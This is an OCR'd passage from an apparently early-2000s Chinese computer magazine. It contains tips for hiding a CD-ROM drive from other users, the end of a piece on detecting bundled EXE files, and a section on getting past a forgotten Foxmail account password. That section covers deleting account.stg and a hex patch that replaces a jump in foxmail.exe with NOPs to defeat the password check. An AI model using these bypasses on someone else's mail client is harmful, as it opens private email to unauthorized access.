点击运行“EXE捆绑检测机”，弹出程序的操作界面（如图9）。在第一排文字中找到“这里”2字，点击选择要检测的EXE文件，然后程序会自动检测并在下面显示出检测结果。如果没有被捆绑程序，结果就会提示：文件XXX没有捆绑附加数据。如果被捆绑有其他的程序，结果就会提示：文件XXX存在附加数据，是否将该数据另存为文件？这样我们就知道该文件是否捆绑了其它的文件或是附加数据了。


图 9

（文章中涉及到的程序EXE文件捆绑机、万能文件捆绑器、EXE捆绑机、GWBinder2002、文件捆绑专家、WINRAR、EXE捆绑检测机已收录于光盘中）



光驱“隐身”几妙法

仙子

有些时候，我们的光驱实在是不方便让别人用，直接告诉对方太伤感情了，此时该怎么办呢？其实我们可以巧妙的设置一下，让光驱无法使用，这样就可以化解这个矛盾了。以下是笔者总结的“隐身”光驱的几个简单实用的小方法，写出来与大家分享经验。

一、修改Autoexec.bat文件法

在系统所在分区找到Autoexec.bat，这是自动批处理文件，包含在其中的命令可以在Windows启动过程中执行。我们可以用记事本打开该文件，然后在里面加入这样一行：**subst G：D：\tools** 然后保存退出即可。这里的“G：”指的是你的光驱的盘符，D：\tools是你的D盘上原来就有的一个文件夹，你可以将它换成你想指定的任何文件夹。这样当系统每次启动时，就会自动把光驱指向D盘的tools文件夹，因此别人只能看到该文件夹下面的内容，而无法使用你的光驱！如果你自己想用光驱时只要把 **subst G：D：\tools** 去掉就可以了，是不是很简单啊？

二、修改Config.sys文件法

用记事本打开系统所在盘根目录下的config.sys文件，打开后在里面加入“lastdrive=C:”，退出后把Config.sys文件的属性设置为“隐藏”。重新启动后再进入Windows，你的光驱已经不能访问了。无论对方怎么改注册表和Autoexec.bat文件，都不会有结果！他一定会以为光驱坏了，这样就巧妙地保住了你的光驱！

三、修改注册表法

到注册表HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer下新建DWORD值NoDrives，将其键值改为40（假设光驱是G盘），然后关闭注册表编辑器重新启动电脑，会把你的光驱隐藏起来，这样他人在Windows下就无法使用你的光驱了（图1）。




图 1

不过，如果有人想在DOS下访问你的光驱，所以，我们还应防止他人在DOS下使用你的光驱。禁用DOS方式的方法是：

1. 运行注册表编辑器Regedit打开注册表；


2. 展开注册表数据库的HKEY_CURRENT_USER\SoftWare\Microsoft\Windows\CurrentVersion\Policies分支；

3. 在Policies主键下新建一个名为WinOldApp的主键；

4. 在WinOldApp主键下新建一个名为Disabled的DWORD值，并将其值设置为1（该项用于禁止用户进入Windows的MS-DOS窗口）；

5. 在WinOldApp主键下新建一个名为NoRealMode的DWORD值，并将其值设置为1（该项用于禁止用户在关闭系统时选择“重新启动计算机并且切换至MS-DOS状态）。

然后用记事本打开C盘下的msdos.sys文件，在里面加上 **Bootkeys=0** 这一行（禁止F4、F5、F8等开机功能键），即可防止他人在DOS下使用你的光驱。这样就在Windows和DOS下进行了双重禁止，他人根本无法使用你的光驱了。



四、工具软件法

1．使用超级兔子魔法

运行超级兔子魔法设置，选择"高级隐藏"选项（图2），在出现的窗口中选择"磁盘与文件夹"标签，在"隐藏磁盘"中选中你的光驱盘符，在其前面打上"✓"（图3），重新启动电脑即可将光驱隐藏起来。这样，在"我的电脑"或"资源管理器"中就不会显示出光驱的盘符，从而使别人无法使用你的光驱。




图 2





图 3

2.使用Tweak UI

另外，你还可以使用Tweak UI来隐藏光驱。该软件在Win98的安装盘的tools\reskit\powertoy文件夹中，找到其中的tweakui.inf，右键点击它，选择弹出菜单中的"安装"命令，就可以把它安装到控制面板中。使用时，双击控制面板中的Tweak UI图标，然后单击其中的"我的电脑"选项卡，找到光驱图标，把它旁边的"✓"去掉按"确定"按钮，然后重新启动电脑就可以了。以后，别人就无法看到你的光驱了。

3.使用Windows优化大师

同理，我们还可以使用Windows优化大师来解决这个问题。运行Windows优化大师，依次点击"性能优化"→"系统安全优化"→"更多设置"→"请选择要隐藏的驱动器"（图4），在这里选中你的光驱，然后点击"确定"按钮即可。


图 4

五、通过设备管理器设置法

对于Windows 2000/XP用户，可以这样禁止他人使用你的光驱：按住Alt键的同时双击"我的电脑"，选择弹出菜单中的"属性"→"硬件"，单击"设备管理器"选项卡从中找到你的光驱，对着它按鼠标右键，选择弹出菜单中的"停用"，系统会提示是否确定禁用该设备，选择"是"，这样光驱就被禁用了。点击"我的电脑"你会发现光驱图标不见了！把光盘放进去试试，也没有任何反应！如果自己要使用光驱，反其道而行之就可以了。


六、BIOS设置法

在电脑启动时按Del键进入BIOS设置（以AWORD BIOS为例），找到"INTEGRATED PERIPHERALS"选项中的"Onboard IDE-2 Controller:"，按Page Down键将其设置为Disabled，这样开机进入Windows后就无法找到光驱，可以达到我们的目的了。注意，这里是以你的光驱与硬盘利用两条数据线分别连接为例来说的，如果是用一条数据线连接在一起设置为主、从盘，可以将从盘即光驱设置为Disabled，这样就可以达到防止他人使用你的光驱的目的。

七、磁盘映射法

这种方法的原理是将光盘映射为磁盘中的一个文件夹，然后将原光驱盘符删除，这样别人就无法通过光驱来使用光盘了，从而达到将光驱"隐身"的目的。具体方法是：点击"开始"→"控制面板"→"管理工具"→"计算机管理"，在左侧的列表中选择"存储"下面的"磁盘管理"（图5），用鼠标右击要隐藏的光驱，点击弹出菜单中的"更改驱动器名和路径"（图6），在弹出的对话框中点击"删除"按钮（图7），这时会弹出一个对话框，提示"删除卷的驱动器号可能会导致程序停止运行。确定要删除这个驱动器名吗？"（图8）点击"是"，重启后光驱就被隐藏起来了。

怎么样，不用第三方软件也能隐藏光驱吧？而且非常简单！快试试吧。


图 5




图 6





图 7


图 8

（文章中涉及到的程序超级兔子、Tweak UI、Windows优化大师已收录于光盘中）

遗忘Foxmail密码也不怕

phoenix

在电子邮件软件Foxmail中可以给自己的每一个帐户都加上访问口令，这样只有知道口令才能进入信箱中，可以防止自己的邮件被他人看到。但是如果自己把口令给忘记了，那该怎么办啊？别急！看了以下应急技巧你就不会害怕了。

1．最简单的方法

在"资源管理器"中进入FoxMail\Mail文件夹下，这里有许多与Foxmail账户名同名的目录，进入忘记密码的那个帐户名对应的文件夹下，把里面的account.stg文件删除或改名，再运行Foxmail就可以无需口令直接进入。当然，你也可以复制其他帐户名下的Account.stg文件到忘记口令的这个帐户文件夹下，效果是一样的。

2．打造"新"Foxmail法

我们可以想办法DIY一个新Foxmail，它对任何口令都具有"免疫力"——无论你输入任何密码都可以进入自己的帐户中。请大家下载工具软件WinHex，运行该软件用它打开Foxamil安装目录下的foxmail.exe文件，同时按下Ctrl+Alt+F打开"查找16进制数值"对话框（图1）。




图 1

在这里输入E8617EE4FF7515，单击"确定"开始查找，找到后把其中的7515改为9090，其他代码不用改（图2）；然后保存就可以了。该技巧对最新的Foxmail5.0.500.0版有效。对于早些的Foxmail5.0.290.0可以查找E82978E4FF7515，找到后同样把改为7515改为9090，其他代码不用改，保存后就可以无需口令进入加有口令的帐户。




图 2

3．使用专用工具法

如果你不喜欢自己动手，还可以使用专用的"Foxmail帐户口令清除器"帮你解除Foxmail的帐户口令，下载后运行"Foxmail帐户口令清除器"，单击"打开"按钮选择要清除口令的Foxmail帐户目录（图3），然后点击"清除密码"按钮即可。打开Foxmail，可以直接进入忘记口令的帐户了！

